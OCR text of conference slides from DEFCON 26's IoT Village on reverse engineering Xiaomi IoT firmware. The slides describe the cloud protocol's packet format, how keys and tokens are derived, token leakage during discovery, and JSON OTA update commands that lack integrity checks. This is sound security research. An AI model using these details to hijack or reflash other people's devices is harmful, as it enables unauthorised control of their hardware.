


How-to modify ARM Cortex-M based firmware:
A step-by-step approach for Xiaomi IoT Devices

DEFCON 26 IoT Village – Dennis Giese

Outline

- Motivation
- Xiaomi Cloud
- Overview of devices
- Step-by-Step binary patching

About me

- Researcher at Northeastern University, USA

Northeastern University
College of Computer and Information Science

  - Working with Prof. Guevara Noubir@CCIS
- Grad student at TU Darmstadt, Germany


TECHNISCHE UNIVERSITÄT DARMSTADT

  - Working with Prof. Matthias Hollick@SEEMOO
- Interests: Reverse engineering of interesting devices
  - IoT, Smart Locks
  - Physical Locks ;)
- [Insert more uninteresting information here]

MOTIVATION

Why reverse IoT?

- Depending on attacker model
  - (Find and exploit bugs to hack other people)
  - De-attach devices from the vendor
  - Enhance functionality
    - Add new features
    - Localization (e.g. Sound files)
    - Defeat Geo blocking



How we started

May 2017
Mi Band 2
Vacuum Robot Gen 1

June 2017
Lumi Smart Home Gateway
+ Sensors

July 2017
Yeelink Lightbulbs (Color+White)
Yeelink LED Strip

Research in cooperation with Daniel Wegemer

How we continued




Yeelink Desk lamp
Philips Eyecare Desk lamp
Xiaomi Wi-Fi router


Yeelink/Philips Ceiling Lights
Philips Smart LED Bulb



Vacuum Robot Gen 2
Yeelink Bedside Lamp
Xiaomi (Ninebot) M365



Lumi Aqara Camera
Yeelink Smart LED Bulb (v2)
Smart Power strip

THE XIAOMI CLOUD


Xiaomi Cloud

- They claim to have the biggest IoT ecosystem worldwide
  - 85 Million Devices, 800 different models [1]
- Different Vendors, **one ecosystem**
  - Same communication protocol
  - Different technologies supported
  - Implementation differs from manufacturer
    - Software quality very different

https://github.com/MiEcosystem/miio_open
https://iot.mi.com/index.html

[1]: https://www.espressif.com/en/media_overview/news/espressif-systems-integrated-xiaomis-plans-iot-development

Xiaomi Ecosystem



* There could be more connections (e.g. P2P, FDS)

Device to Cloud Communication

- DeviceID
  - Unique per device
- Keys
  - Cloud key (16 byte alpha-numeric)
    - Is used for cloud communication (AES encryption)
    - Static, is not changed by update or provisioning
  - Token (16 byte alpha-numeric)
    - Is used for app communication (AES encryption)
    - Dynamic, is generated at provisioning (connecting to new Wi-Fi)

Cloud protocol

- Same payload for UDP and TCP stream
- Encryption key depending of Cloud/App usage
- For unprovisioned devices:
  - During discovery: Token in plaintext in the checksum field

	Byte 0,1	Byte 2,3	Byte 4,5,6,7	Byte 8,9,A,B	Byte C,D,E,F
Header	Magic:2131	Lenght	00 00 00 00	DID	epoch (big endian)
Checksum	Md5sum[Header + Key(Cloud)/Token(App) + Data(if exists)]				
Data	Encrypted Data (if exists, e.g. if not Ping/Pong or Hello message) • token = for cloud: key; for app: token • key = md5sum(token) • iv = md5sum(key+token) • cipher = AES(key, AES.MODE_CBC, iv, padded plaintext)				

Cloud protocol

- Data
  - JSON-formatted messages
  - Packet identified by packetid
  - Structures:
    - commands: "methods" + "params"
    - responses : "results"
  - Every command/response confirmed by receiver (except otc)
- Example
  - {'id': 136163637, 'params': {'ap': {'ssid’: ‘myWifi', 'bssid': 'F8:1A:67:CC:BB:AA', 'rssi': -30}, 'hw_ver': 'Linux', 'life': 82614, 'model': 'rockrobo.vacuum.v1', 'netif': {'localIp': '192.168.1.205', 'gw': '192.168.1.1', 'mask': '255.255.255.0'}, 'fw_ver': '3.3.9_003077', 'mac': '34:CE:00:AA:BB:DD', 'token': 'xxx'}, 'partner_id': '', 'method': '_otc.info'}


Protocol for Firmware updates

- APP Updates
  - {"method":"miIO.ota","params":{"app_url":"http://cdn.cnbj0.fds.api.mi-img.com /miio_fw/upd_lumi.gateway.v3.bin?...","file_md5":"063df95bd5….cf11e","install":"1", "proc":"dnld install","mode":"normal"},"id":123}
- MCU/WiFi Updates
  - {"method":"miIO.ota","params":{"mcu_url":"http://cdn.cnbj0.fds.api.mi-img.com/ miio_fw/mcu_lumi.gateway.v3.bin? ...","install":"1","proc":"dnld install", "mode":"normal"},"id":123}

No Integrity provided

- Subdevice Updates
  - {"crc32":"9460d9f0","image_type":"0101","manu_code":"115F","md5":"e9d62…a74d 8","model":"lumi.plug.v1","size":"186978","url":"http://cdn.cnbj2.fds.api.mi-img.com /lumi-ota/aiot-ota/LM15_SP_mi_V1.3.22_..._OTA_v22_withCRC.ota"}

